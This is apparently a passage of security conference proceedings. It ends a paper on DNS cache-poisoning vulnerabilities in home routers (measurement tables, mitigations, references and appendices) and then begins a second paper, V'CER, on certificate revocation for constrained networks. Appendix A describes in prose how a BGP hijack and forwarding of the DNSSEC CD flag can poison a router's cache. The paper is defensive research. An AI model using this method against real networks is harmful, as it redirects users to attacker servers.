South Africa	1719	110	8785	1139	6.40	12.97
Saudi Arabia	368	22	2021	118	5.98	5.84
Ecuador	172	9	3422	180	5.23	5.26
Pakistan	518	25	4562	105	4.83	2.30
Trinidad and Tobago	448	19	205	7	4.24	3.41

Table 8: Vulnerable open resolvers and routers by country, sorted by % of vulnerable (1) open resolvers and (2) ad-net routers.

	only open resolver	open resolver ∩ ad-net	only ad-net	total
total scanned	18812 ASes	3591 ASes	1062 ASes	23465 ASes
contains vulnerable resolvers or routers	4418 ASes 23.5%	206 ASes 5.7%	205 ASes 19.3%	4829 ASes 20.6%

Table 9: ASes in open resolver and ad-net studies

The distribution of the vulnerable devices according to countries and ASes from the ad network study compared to routers with open DNS forwarders in Table 8. The overlap between the ASes with vulnerable devices measured with ad net vs devices with open resolvers as well as the total number of scanned ASes is shown in Table 9.

8 Removing DNS From Routers

In this section we provide recommendations for mitigating our attacks. We also describe a more systematic solution for enhancing resilience of the routers.

Recommendations for mitigations. We set up a tool to enable routers' developers as well as anyone else to test the residential routers on their networks for vulnerabilities that expose to our attacks at `https://xdi-attack.net/`. To avoid vulnerabilities we recommend that developers of routers use well known DNS implementations, such as dnsmasq or bind, and not implementations that were not extensively analyzed, like those that we found on github (listed in Table 4). We provide more details and additional recommendations for countermeasures in Appendix, Section B. Nevertheless, the different vulnerabilities and bugs found in our as well as previous works show that DNS is a weak spot in routers. Removing DNS improves the resilience of routers and client networks, without a significant loss of performance. We next explain the role of DNS in routers and propose simple solutions for removing them.

Role of DNS in residential routers. Our study shows that many residential routers do not implement most of the functionalities and security features of DNS, yet they still contain DNS forwarders which merely proxy the clients' requests to another address. These forwarders only separate the network configuration of the internal client network from the network of the ISP. This provides connectivity without the need for synchronization. An interested reader is referred to Section C in Appendix, for example problems that can occur due to lack of synchronization. We show that the synchronization issue can be easily solved without a DNS in router. Our recommendation to remove DNS applies only to DNS components in routers as our study has shown these are the types of devices most affected by our attacks. For other devices, such as ISP resolvers, implementations should be patched to remove the vulnerability.

How to eliminate DNS from routers. We provide two approaches for removing DNS. One is a simple configuration: on the client side the users should configure their systems to send queries to an upstream resolver directly, such as the ISP's resolver. The clients can then bypass the DNS forwarders in routers. The other approach offers a more systematic method for implementing this, without requiring the clients to change their network configurations. The idea is that instead of implementing a DNS forwarder as a service running on the router's operating system, the routers can implement DNS forwarding as a simple Network Address Translator (NAT) rule. The clients behind the routers are still configured via DHCP to send their DNS requests to the router's internal network address, but these packets are sent directly to the ISP's resolver by rewriting their destination addresses (and potentially also the source ports by the NAT) with a firewall rule. Each time the Internet connection is re-established, e.g., when the router is booted, the firewall rule is changed to route the DNS requests to the correct destination. In fact, in our white-box analysis we found one implementation (TP-Link) to be already doing this instead of implementing an internal DNS forwarder.

Performance costs of eliminating DNS from routers. The routers offer caching to the client devices on a local network. This reduces the latency to the resolver of the ISP. However, the resolvers of the ISPs are located in proximity to client networks and hence latency is limited to milliseconds. Additionally, the resolver of the ISP has a much larger cache, which also includes the records cached on the residential router. Hence, to estimate the performance hit when removing DNS caching from routers we consider 2 scenarios:

a) Full-fledged operating systems, which include their own local DNS cache. In this case the only performance hit is an increase in page loading times of 1 RTT, measured between the local device and the ISP's resolver, when a DNS record is requested for which there is no cached corresponding record in the local DNS cache, but is present on the router's cache. This is only the case when the record in question was previously requested by another device on the local network and as long as the record has not timed out yet. Since the TTL values of most records are less than 5 minutes, in most cases even with DNS cache in router, the clients still needs to wait for the query to be recursively resolved by the ISP. We measured the TTL values of popular A records in Alexa 100K-top domains, and found that 14.066 domains (14%) have a TTL of up to 60 seconds and 53473 (55%) have a TTL under 5 minutes, see Figure 10. Consequently, for a router's DNS cache to save the loading time of a typical web-page, the user has to load a page which he has not visited for the last 5 minutes (otherwise the record is locally cached), which was also visited by another device on the same local network less than 5 minutes ago, so that the record is present in the router's cache and has not timed out yet.

b) Small, IoT-like devices without a local DNS cache. In this case, as the device does not include a local DNS cache, the removal of the DNS cache from the router means that every DNS query is sent to the ISP's resolver. This results in a small increase in connection establishment latency for those devices and a potentially higher load on the ISP's resolver. The increased latency in the range of 1 RTT will not affect most IoT applications as there is no user involved to perceive the increased interaction latency, but the increased load on ISP's resolvers might result in slightly higher operation costs at the ISP.

Security benefits. Removing DNS from routers solves not only the injection attacks, but also prevents entropy reduction via port or TXID prediction, since there is no shared cache anymore which reuses the port or TXID selected by the attacker. In addition, the DNSSEC CD flag can also not be turned off, since it will not be set by the router.




Figure 10: TTL of Alexa top 100K domains' A records.

9 Conclusions

We show that popular routers, deployed in the Internet, are vulnerable to DNS cache poisoning attacks. We found the vulnerabilities in multiple countries and networks, which shows that these are not individual cases and the problems are prevalent. We perform the first systematic analysis of the factors causing the vulnerabilities and find that the problems are, among others, due to incorrect assumptions about the networks, developers errors, misunderstanding of the standard, simplified DNS implementations. These issues are present in different open and closed source implementations we analyzed. The high competition over the markets causes the routers' vendors to "cut corners". However, DNS resolvers are complex systems, with many components, simplification or modification of any of these can lead to vulnerabilities, which is indeed what our evaluations find.

We provide recommendations for countermeasures and suggest a change of paradigm for making networks and routers more resilient: to remove DNS from the routers.

Acknowledgements

We thank the reviewers for their helpful comments on our work. This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE and by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) SFB 1119.

References

[1] K. Schomp, T. Callahan, M. Rabinovich, and M. Allman, "On measuring the client-side dns infrastructure," in *Proceedings of the 2013 conference on Internet measurement conference*, 2013, pp. 77–90.

[2] M. Kührer, T. Hupperich, C. Rossow, and T. Holz, "Exit from hell? reducing the impact of amplification ddos attacks," in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 111–125.

[3] M. Nawrocki, M. Koch, T. C. Schmidt, and M. Wählisch, "Transparent forwarders: an unnoticed component of the open dns infrastructure," in *Proceedings of the 17th International Conference on emerging Networking EXperiments and Technologies*, 2021, pp. 454–462.

[4] K. Man, Z. Qian, Z. Wang, X. Zheng, Y. Huang, and H. Duan, "DNS Cache Poisoning Attack Reloaded: Revolutions with Side Channels," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security CCS*. ACM, 2020.

[5] K. Schomp, T. Callahan, M. Rabinovich, and M. Allman, "DNS Record Injection Vulnerabilities in Home Routers," 2013. [Online]. Available: https://www.icir.org/mallman/talks/schomp-dns-security-nanog61.pdf

[6] Tim Wilson, "Researcher details new class of cross-site scripting attack," 2010. [Online]. Available: https://www.darkreading.com/risk/researcher-details-new-class-of-cross-site-scripting-attack

[7] SkullSecurity, "Stuffing javascript into DNS names," 2010. [Online]. Available: https://blog.skullsecurity.org/2010/stuffing-javascript-into-dns-names

[8] Explosive blog, "The adventures of XSS vectors in curious places," 2017. [Online]. Available: https://bo0om.ru/xss-everywhere

[9] P. Jeitner and H. Shulman, "Injection attacks reloaded: Tunnelling malicious payloads over DNS," in *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021, pp. 3165–3182. [Online]. Available: https://www.usenix.org/conference/usenixsecurity21/presentation/jeitner

[10] K. Schomp, M. Allman, and M. Rabinovich, "DNS resolvers considered harmful," in *Proceedings of the 13th ACM Workshop on Hot Topics in Networks*, 2014, pp. 1–7.

[11] D. Bruschi, A. Ornaghi, and E. Rosti, "S-ARP: a secure address resolution protocol," in *19th Annual Computer Security Applications Conference, 2003. Proceedings.* IEEE, 2003, pp. 66–74.

[12] A. Herzberg and H. Shulman, "Vulnerable delegation of DNS resolution," in *European Symposium on Research in Computer Security*. Springer, 2013, pp. 219–236.

[13] X. Zheng, C. Lu, J. Peng, Q. Yang, D. Zhou, B. Liu, K. Man, S. Hao, H. Duan, and Z. Qian, "Poison over troubled forwarders: A cache poisoning attack targeting DNS forwarding devices," in *29th USENIX Security Symposium (USENIX Security 20)*, 2020, pp. 577–593.

[14] K. Man, X. Zhou, and Z. Qian, "DNS cache poisoning attack: Resurrections with side channels," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, 2021, pp. 3400–3414.

[15] M. Nawrocki, M. Koch, T. C. Schmidt, and M. Wählisch, "Transparent forwarders: An unnoticed component of the open DNS infrastructure," *CoRR*, vol. abs/2110.02224, 2021. [Online]. Available: https://arxiv.org/abs/2110.02224

[16] A. Randall, E. Liu, R. Padmanabhan, G. Akiwate, G. M. Voelker, S. Savage, and A. Schulman, "Home is where the hijacking is: understanding DNS interception by residential routers," in *Proceedings of the 21st ACM Internet Measurement Conference*, 2021, pp. 390–397.

[17] D. Kaminsky, "It's the End of the Cache As We Know It," Presentation at Blackhat Briefings, 2008.

[18] A. Hubert and R. van Mook, "Measures for Making DNS More Resilient against Forged Answers," RFC 5452 (Proposed Standard), Internet Engineering Task Force, Jan. 2009. [Online]. Available: http://www.ietf.org/rfc/rfc5452.txt

[19] R. Elz and R. Bush, "Clarifications to the DNS Specification," RFC 2181 (Proposed Standard), Internet Engineering Task Force, Jul. 1997, updated by RFCs 4035, 2535, 4343, 4033, 4034, 5452. [Online]. Available: http://www.ietf.org/rfc/rfc2181.txt

[20] A. Herzberg and H. Shulman, "Security of patched DNS," in *European Symposium on Research in Computer Security*. Springer, 2012, pp. 271–288.

[21] ——, "Fragmentation Considered Poisonous: or one-domain-to-rule-them-all.org," in *IEEE CNS 2013. The Conference on Communications and Network Security, Washington, D.C., U.S.* IEEE, 2013.

[22] ——, "Socket overloading for fun and cache-poisoning," in *Proceedings of the 29th Annual Computer Security Applications Conference*, 2013, pp. 189–198.

[23] M. Brandt, T. Dai, A. Klein, H. Shulman, and M. Waidner, "Domain validation++ for mitm-resilient pki," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018, pp. 2060–2076.

[24] F. Alharbi, J. Chang, Y. Zhou, F. Qian, Z. Qian, and N. Abu-Ghazaleh, "Collaborative Client-Side DNS Cache Poisoning Attack," in *INFOCOM*. IEEE, 2019.

[25] T. Dai, P. Jeitner, H. Shulman, and M. Waidner, "From ip to transport and beyond: Cross-layer attacks against applications," in *Proceedings of the 2021 ACM SIGCOMM 2021 Conference*, ser. SIGCOMM '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 836–849. [Online]. Available: https://doi.org/10.1145/3452296.3472933

[26] A. Malhotra, I. E. Cohen, E. Brakke, and S. Goldberg, "Attacking the Network Time Protocol," in *Proceedings 2016 Network and Distributed System Security Symposium*. San Diego, CA: Internet Society, 2016. [Online]. Available: https://www.ndss-symposium.org/wp-content/uploads/sites/25/2017/09/attacking-network-time-protocol.pdf

[27] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman, "A search engine backed by Internet-wide scanning," in *22nd ACM Conference on Computer and Communications Security*, Oct. 2015.

[28] aa65535, " hev-dns-forwarder ." [Online]. Available: https://www.github.com/aa65535/hev-dns-forwarder

[29] Yangshifu1024, " dnsforwarder ." [Online]. Available: https://www.github.com/Yangshifu1024/dnsforwarder

[30] Sina-Ghaderi, " nanodns ." [Online]. Available: https://www.github.com/Sina-Ghaderi/nanodns

[31] sodapanda, " doublebarrel ." [Online]. Available: https://www.github.com/sodapanda/doublebarrel

[32] yyfrankyy, " fwdns ." [Online]. Available: https://www.github.com/yyfrankyy/fwdns

[33] wolf-joe, " ts-dns ." [Online]. Available: https://www.github.com/wolf-joe/ts-dns

[34] xiaoyang-sde, " encrypted-dns ." [Online]. Available: https://www.github.com/xiaoyang-sde/encrypted-dns

[35] janeczku, " go-dnsmasq ." [Online]. Available: https://www.github.com/janeczku/go-dnsmasq

[36] arloan, " prdns ." [Online]. Available: https://www.github.com/arloan/prdns

[37] import-yuefeng, " smartDNS ." [Online]. Available: https://www.github.com/import-yuefeng/smartDNS

[38] T. Rigoudy, " Private Network Access update: Introducing a deprecation trial ," 2021. [Online]. Available: https://developer.chrome.com/blog/private-network-access-update/

[39] T. Rigoudy and M. West, "Private Network Access - Draft Community Group Report," 2022. [Online]. Available: https://wicg.github.io/private-network-access/

[40] Sharon Goldberg, "The myetherwallet.com hijack and why it's risky to hold cryptocurrency in a webapp," 2018.

[41] D. Madory, "Recent Routing Incidents: Using BGP to Hijack DNS and more," 2018. [Online]. Available: https://www.lacnic.net/innovaportal/file/3207/1/dougmadory_lacnic_30_rosario.pdf

A Cache Poisoning via BGP Hijacking

In this section we provide details on how an attacker can conduct a cache-poisoning attack against a router which has the CD forwarding vulnerability by conducting an off-path attack against the upstream resolver even when this resolver it performing DNSSEC validation and the victim domain is DNSSEC-protected. The attack is shown in Figure 7 where the attacker launches the attack against the upstream resolver in Step 4.

In practice such attacks are often launched via interception of DNS request with BGP prefix hijacks [40,41]. Normally the DNSSEC validation would fail and the record injected by the adversary would be discarded, but in this case it is forwarded to the router (without it being cached by the upstream resolver) because it has the CD flag set. The vulnerable router receives the injected packet and caches the address `6.6.6.6` for the domain `victim.com`, because it does not know about the meaning of the CD flag and simply ignores it.

When the client visits the website at `victim.com`, this triggers a query for `victim.com` without the CD flag set. Because the router did not check the CD flag previously and put the unchecked record in it's cache, it responds with the injected record, which sends the client to the attackers server at `6.6.6.6`.

B Recommendations for Patches

In this section, we discuss countermeasures against the vulnerabilities found in this study which can be implemented by different parties. We first discuss countermeasures which can be implemented by users and third-party resolver operators and then present ways to reduce the likeliness of such vulnerabilities which can be implemented by router manufacturers.

End-users. The simplest recommendation for end-users is to not use the DNS forwarder in their router, but configure their systems to send their queries to a non-vulnerable resolver directly, such as the ISPs resolver, or a public open resolver. To test if their router is vulnerable to the attacks, we provide a test application which can detect the misinterpretation injection and CD forwarding vulnerabilities[8].

Upstream resolver operators. Operators of upstream resolvers can protect their users against some of the attacks by not forwarding the malicious injection queries required to conduct the misinterpretation attack and to disrespect the Checking Disabled flag. However, both of these option represent violations of the DNS or DNSSEC standards and could cause collateral damage in the form of no being able to serve other clients correctly anymore.

Forwarder developers. Developers of the vulnerable forwarding software should fix the vulnerabilities which allow these attacks. However, security-concerned router manufacturers might want to consider replacing their self-built DNS forwarder implementations with well-known implementations such as dnsmasq or bind. While there are also vulnerabilities in these well known DNS resolver implementations as well, these implementations are reviewed for vulnerabilities by third parties and vulnerabilities are typically fixed in a timely manner once they are found. On the other hand, smaller self-build implementations have a higher likelihood of containing programming errors and vulnerabilities in them will often not be discovered for a long time: For example, in Section 6.6 we analyze self-build DNS forwarder implementation on github

[8] Unfortunately, the TXID forwarding and static UDP port vulnerabilities cannot detected without access to the forwarders upstream connection.

and find that almost all of them contain at least one of the vulnerabilities from Section 3.

However, shipping security updates for updated DNS resolver implementations regulary might present a challenge to router manufacturers, as fixed implementations must be tested and firmware updates have to be build and installed on the affected devices. For example, out of the devices running dnsmasq in our study, the implementation in 7 out of 17 devices is older than 7 years when running the out-of-box firmware. As an alternative for using well-known forwarder implementations, router manufacturers might want consider removing the DNS cache from the router altogether in an approach to reduce attack surface like described in Section 8.

Stub-resolvers. As all of the attacks evaluated in this work aim to interfere with the DNS transaction data integrity, DNSSEC is theoretically able to detect such changes if validated by vulnerable routers' clients. However, in the currently prevalent DNSSEC deployment model, DNSSEC validation is only performed by the recursive resolver ran by ISPs or bigger network operators, so changes to the DNS records which occur after the data leaves these resolver cannot be detected. A change of this paradigm, where validation is conducted on the end systems, i.e., the stub resolvers on the client itself would therefore prevent these attacks. There are technical challenges for DNSSEC validation in stub resolvers as not all recursive resolvers or forwarders forward the required signatures to the end systems to be able to perform validation [RFC8027]. As we found, this is also true for many of the vulnerable implementation in the routers we tested as these forwarders are not DNSSEC aware and remove record types they assume are not required to resolve a query.

C DNS in Routers: What and Why

In a typical DNS forwarder setup on a residential router, the router creates its own internal network segment (`192.168.0.0/24`) from which internal clients are allocated IP addresses, we provide an illustration in Figure 1. The router configures all the clients on the network to send their DNS requests to the router's address (`192.168.0.1`) via DHCP. To handle those requests, instead of implementing a recursive DNS resolver in the router itself, the router forwards these requests to the upstream DNS resolver of the Internet service provider (ISP) at `198.51.100.34`. This address the router has received from the ISP when setting up the Internet connection via PPPoE or DHCP. This resolver operates in a recursive mode and looks up the appropriate authoritative nameservers for each query via DNS and sends the queries to them, e.g., the authoritative nameserver for `example.com` at `203.0.113.45`.

Why DNS forwarders in routers are needed? To show why DNS forwarding is needed, we illustrate the following




Figure 11: Why routers contain DNS forwarders.

scenario in Figure 11. In this scenario, we show why routers do need to implement some form of DNS forwarding and cannot simply hand over the address of the ISPs DNS resolver to their clients via DHCP.

In the first step (1), the router establishes an Internet connection to the ISP (i.e., via PPPoE) and receives the address configuration from the ISP, containing the instruction to set the DNS server to `198.51.100.34`.

In step (2), a client connects to the routers network and requests its address configuration via DHCP. The router provides the configurations and tells the client to send its DNS requests to the ISP DNS server directly at `198.51.100.34`.

Afterwards, the internet connection is reset and reestablished in step (3). However, the ISP has switched over the customer to a different network block, this time configuring the router to send it's DNS requests to another DNS resolver at `203.0.113.23`. This situation can also happen when the router switches an internet connection (some routers offer dual-internet connection support) or when the internet connection is not available yet when a client connects (In this case the DNS configuration in the DHCP transaction would be empty).

Now, in step (4), the client which did not notice the Internet reconnect issues a DNS request to its configured DNS server at `198.51.100.34`, however this server is not reachable anymore because of the different ISP configuration. As DHCP does not offer any means to communicate the changed address of the DNS server to the client, the only option to resolve the situation is to reconnect the client to the network.

V'CER: Efficient Certificate Validation in Constrained Networks

David Koisser
Technical University Darmstadt
david.koisser@trust.tu-darmstadt.de

Patrick Jauernig
Technical University Darmstadt
patrick.jauernig@trust.tu-darmstadt.de

Gene Tsudik
University of California, Irvine
gene.tsudik@uci.edu

Ahmad-Reza Sadeghi
Technical University Darmstadt
ahmad.sadeghi@trust.tu-darmstadt.de

Abstract

We address the challenging problem of efficient trust establishment in *constrained networks*, i.e., networks that are composed of a large and dynamic set of (possibly heterogeneous) devices with limited bandwidth, connectivity, storage, and computational capabilities. Constrained networks are an integral part of many emerging application domains, from IoT meshes to satellite networks. A particularly difficult challenge is how to enforce timely revocation of compromised or faulty devices. Unfortunately, current solutions and techniques cannot cope with idiosyncrasies of constrained networks, since they mandate frequent real-time communication with centralized entities, storage and maintenance of large amounts of revocation information, and incur considerable bandwidth overhead.

To address the shortcomings of existing solutions, we design V'CER, a secure and efficient scheme for certificate validation that augments and benefits a PKI for constrained networks. V'CER utilizes unique features of Sparse Merkle Trees (SMTs) to perform lightweight revocation checks, while enabling collaborative operations among devices to keep them up-to-date when connectivity to external authorities is limited. V'CER can complement any PKI scheme to increase its flexibility and applicability, while ensuring fast dissemination of validation information independent of the network routing or topology. V'CER requires under 3KB storage per node covering 10^6 certificates. We developed and deployed a prototype of V'CER on an in-orbit satellite and our large-scale simulations demonstrate that V'CER decreases the number of requests for updates from external authorities by over 93%, when nodes are intermittently connected.

1 Introduction

Spurred by new and emerging applications—ranging from IoT to satellite networks—there has been a growing trend of interconnecting large numbers of heterogeneous resource-constrained devices in recent years. In such settings, both devices and networking are constrained: devices have anemic computation and storage abilities, while networking is characterized by limited bandwidth, low transmission range, dynamic topology, and more critically, by intermittent connectivity due to mobility and/or device hibernation. We use the term *constrained networks* to describe such settings.

In particular, satellite networks constitute an emerging class of constrained networks [27]. Due to decreased satellite costs (e.g., $22,000 for a *CubeSat*, including launch [26]) and their increased accessibility (e.g., AWS Ground Station service [2]), the number of operational satellites has doubled to over 4,000 since 2019 [49]. Moreover, the trend towards constellations, i.e., deployment of a network of small satellites (instead of few large ones), will dramatically increase this growth in the years to come. SpaceX's Starlink alone plans to deploy around 42,000 satellites [48].

However, small satellites have many constraints, such as strict power budgets, radiation-resistant hardware components with limited computing and storage capabilities [3], and physical transmission limitations, e.g., due to periodic line-of-sight blockage by planets and other celestial bodies. While satellite networks might seem to be an extreme example of constrained networks, similar problems arise in terrestrial settings. For example, a number of mesh protocols have been designed to handle poor network conditions for low-power Internet of Things (IoT) devices [7, 25, 55, 56]. Also, similar to line-of-sight disruptions in satellite communication, home/office automation devices often hibernate to conserve power. Unattended outdoor IoT devices that use natural sources of power (solar, wind, etc.) tend to hibernate. Moreover, mobile terrestrial devices can go out of range or encounter communication obstacles. All these conditions result in intermittent or unstable connectivity.

Efficient and secure trust establishment in constrained networks is essential. While small, static, homogeneous networks could rely on symmetric cryptography, large heterogeneous networks require scalable asymmetric cryptography. Public Key Infrastructure (PKI) and public-key certificates are common tools deployed for establishing mutual trust between

devices. However, timely certificate revocation of malfunctioning or compromised devices is critical for retaining trust in the whole network. Since satellites also suffer from software bugs [13] and can be subject to attacks [47], timely revocation is very important. In fact, the Internet Engineering Task Force (IETF) already recognized the difficulty of revocation in a protocol slated for satellite networks [20].

There is also a large body of literature on PKI in distributed settings, such as observer-based approaches [5, 30, 33, 43], schemes that enable end-users to distributively check their certificates [37, 53], blockchain-based approaches [1, 10], and PKI that is specifically geared towards networks with delay tolerance [15, 17, 41] as well as mobile ad-hoc networks [12, 36, 51, 52]. Furthermore, recent efforts focus on PKI for IoT [24, 45, 50].

As discussed in Section 9, current techniques have some important shortcomings with regard to revocation checks in constrained networks: First, they make strong assumptions about network connectivity or incur heavy communication overhead for the entire network. For instance, on-demand revocation checking, such as Online Certificate Status Protocol (OCSP) [44], requires a reliable connection and separate request for every certificate validation. However, a reliable connection to a central entity cannot be guaranteed in constrained networks. Second, storage and distribution of explicit revocation information, e.g., using Certificate Revocation Lists (CRLs) [8], consumes high bandwidth and storage, including regular updates. However, devices in a constrained networks can be highly limited in terms of storage and networking abilities, e.g., the popular Z-Wave low-power IoT technology has a bandwidth of 100Kbps at best [54]. Even recent results that significantly reduce storage and update overheads of CRLs [32,46] are specifically designed for (generally reliable) Web-based revocation. Thus, they are poorly suited for an environment where devices frequently miss revocation updates. We discuss this in more detail in Section 8.

In summary, efficient certificate validation in constrained networks is still a challenging open problem that we aim to tackle in this paper.

Goals & Contributions: We present V'CER, a novel certificate validation scheme for constrained networks. V'CER provides lightweight certificate validation directly between devices, with minimal communication overhead, by defining operations that allow nodes to epidemically keep each other's revocation information up-to-date. In a network with 10^6 active certificates, V'CER requires under 3KB of storage per device to allow all devices to mutually authenticate each other, using widely available cryptographic primitives. Furthermore, if devices miss revocation updates, V'CER reduces (by over 93%) the number of devices that need to request fresh validation information from the CA.

Our main contributions include:

- V'CER enables flexible and lightweight revocation checks in PKI schemes, especially for device-to-device trust establishment, thus enabling PKI in constrained networks.
- V'CER defines novel algorithms that utilize the deterministic structure of Sparse Merkle Trees (SMTs), which allows devices to keep each other up-to-date. This eliminates the need for the vast majority of devices to contact the CA when updates were missed.
- V'CER introduces the *Validation Forest* (VF) data structure for efficient exchange of validation information among devices, whenever they come in contact. VF allows for epidemic dissemination of validation information, without the need to consider application-specific network aspects, such as the underlying topology or routing protocols.
- V'CER involves no on-demand requests, while requiring very little storage overhead for devices. At the same time, it offers better security guarantees for constrained networks than prior approaches.
- We evaluate V'CER's proof-of-concept implementation on the European Space Agency's OPS-SAT satellite. We then thoroughly evaluate V'CER in a large-scale simulation modeling a constrained network. We also open-source our prototype to the research community[1].

2 Background

This section provides background on the data structure that is central for V'CER operation.

2.1 Sparse Merkle Trees

First proposed by Merkle [38], an Merkle Hash Tree (MHT) is an accumulator that efficiently represents a set of data elements and allows to construct Proofs of Inclusion for individual elements [38]. It requires a secure hash function, the digest of which is used to label each element contained in the set. Knowing only the root hash of the tree, anyone can verify whether a given element (leaf) is part of the set by using a small set of hashes (co-path) corresponding to all sibling nodes on the path to root, i.e., a Proof of Inclusion (PoI), which is $O(\log n)$ where n is the number of leaves.

An Sparse Merkle Tree (SMT) [34] is a type of MHT which contains all possible hash values, e.g., an SMT for SHA256 has 2^{256} leaves and depth of 255. When inserting a new element into an SMT, the leaf representing a placeholder is replaced by the new element. Because of the deterministic position of elements in the tree, removing elements is easy. When an element is removed, the root hash changes and a previously valid PoI for the removed element becomes invalid.

[1] https://github.com/vcer4pki/VCER

While a complete SMT for a reasonable hash function (e.g., SHA256) is not computable, in practice, most leaves need not be assigned. Specifically, all "empty" leaves can be assigned $\mathtt{H}(\varnothing)$. Going up such a tree, all hashes above any two empty leaves amount to: $\mathtt{H}(\mathtt{H}(\varnothing)\|\mathtt{H}(\varnothing))$, and so on. Therefore, using SHA256 as an example, we can construct all 256 empty branch hashes for all depths in the tree stored in an *EmptyHashesList*, which covers all hashes in the empty parts of the tree. Since most parts of this SMT are empty, we only need to consider assigned leaves to compute the root.




Figure 1: SMT examples: (a) depicts how the position of hashes is determined and (b) shows a PoI and how depth numbering works.

Figure 1 (a) shows a sample SMT with the five elements $c_1, ..., c_5$ for a hash function with a 3-bit digest. Branch colors show how the positioning of the elements works: blue represents an unset bit going left along the branch, and red is a set bit going right. For example, leaf c_5 has the hash digest $\mathtt{H}(c_5) = 101$, which represents its position in the tree. The three hash digests 010, 100 and 111 are not assigned in this example. Figure 1 (b) shows the path for leaf c_1 as green lines in the tree. To construct its PoI, we need its sibling, and all siblings of its ancestors, corresponding to the nodes in green. A PoI for c_1 is verified as follows:

(i) The verifier knows the (signed) root and the PoI: $[\mathtt{H}(\varnothing), \mathtt{H}(\mathtt{H}(c_4)\|\mathtt{H}(c_2)), \mathtt{H}(\mathtt{H}(\mathtt{H}(\varnothing)\|\mathtt{H}(c_5))\|\mathtt{H}(\mathtt{H}(c_3)\|\mathtt{H}(\varnothing)))]$

(ii) The verifier computes the hash of c_1, combines it with the first element in the PoI, and hashes both. Next, the result is combined with the second element in the PoI and hashed. Finally, the last hash is combined with the third element in the PoI and hashed.

(iii) The verifier compares the last hash from (ii) with the root value. If they match, the PoI is valid.

However, note that, since the sibling leaf of c_1 is empty, we can omit it. In a more complex example using SHA256, a PoI would need 256 elements, though most of them will be empty, which can be omitted with the help of the *EmptyHashesList*. This requires an additional *bitmap* the same size as the tree height, e.g., 256 bits for SHA256. The bits in the bitmap at every tree level indicate whether an empty hash or an element of the PoI should be used (see Algorithm 6 in Appendix A for details). Because the digest of a strong cryptographic hash function is a pseudo-random value, the hashes of elements are uniformly distributed. Therefore, assigned leaves are evenly spread over the SMT, implying a PoI size of $\log n$ hashes, *on average*.

3 System Model

We consider three types of entities: $\mathcal{CA}$, *Nodes*, and cacher *Nodes*. *Nodes* are devices that need to validate each other's public key certificates. We use the term "validation" to focus on the revocation check, i.e., the chain-of-trust verification of certificates is implied. Although a *Node* can compute hashes and verify signatures, it has limited processing power and storage. A subset of *Nodes* play the role of cacher *Nodes* by storing additional information. Communication is constrained due to low bandwidth, mobility, and intermittent connectivity that can result in frequent network partitions. *Nodes* exchange contact messages whenever they *meet*. $\mathcal{CA}$ is the certificate-issuing authority. Communication with the $\mathcal{CA}$ is particularly restricted. We treat $\mathcal{CA}$ as a single entity, albeit it might be distributed in practice.[2] Each *Node* knows $\mathcal{CA}$'s certificate and trusts $\mathcal{CA}$'s signatures. The number of certificates in the system is denoted by n. For simplicity, we assume that each *Node* has exactly one certificate. Further, we assume a coarse time synchronization among *Nodes* and $\mathcal{CA}$ in the range of hours, e.g., to check certificate expiration.

3.1 Adversary Model

We consider the Dolev-Yao model adversary (*Adv*) that can eavesdrop on, intercept, or inject any number of messages [16]. However, *Adv* is naturally bound to physical constraints of the network, such as not being able to reach a disconnected *Node*. In particular, we assume that *Adv* acts locally, and cannot block all communications in the network at the same time. We assume the Sparse Merkle Tree construction to be secure, i.e., collision-resistant.

3.2 Requirements

As mentioned earlier, designing an efficient distributed certificate validation scheme for constrained networks is challenging, especially since nodes can miss updates, due to connectivity issues. We believe that an ideal scheme must satisfy the following requirements:

R.1: Handle arbitrary delays: Responses from a central entity ($\mathcal{CA}$) might be delayed or lost.

[2] Section 7 discusses the setting with multiple $\mathcal{CA}$s.

R.2: Avoid single points of failure: Although centralized systems are easy to set up, they fail when the central entity loses connectivity. Thus, we must avoid relying solely on central entities.
R.3: Consistency: While there is always current local state, validation decisions must be derived from a common trust anchor to ensure consistency.
R.4: Handle constrained devices: A certificate validation scheme must have minimal impact on nodes' scarce resources.
R.5: Timeliness: Since freshest validation information is crucial for security, an ideal scheme must ensure regular updates and their fastest dissemination.

4 V'CER Overview

V'CER consists of three main components:

(i) Certificate validation via an individual PoI for each *Node*.
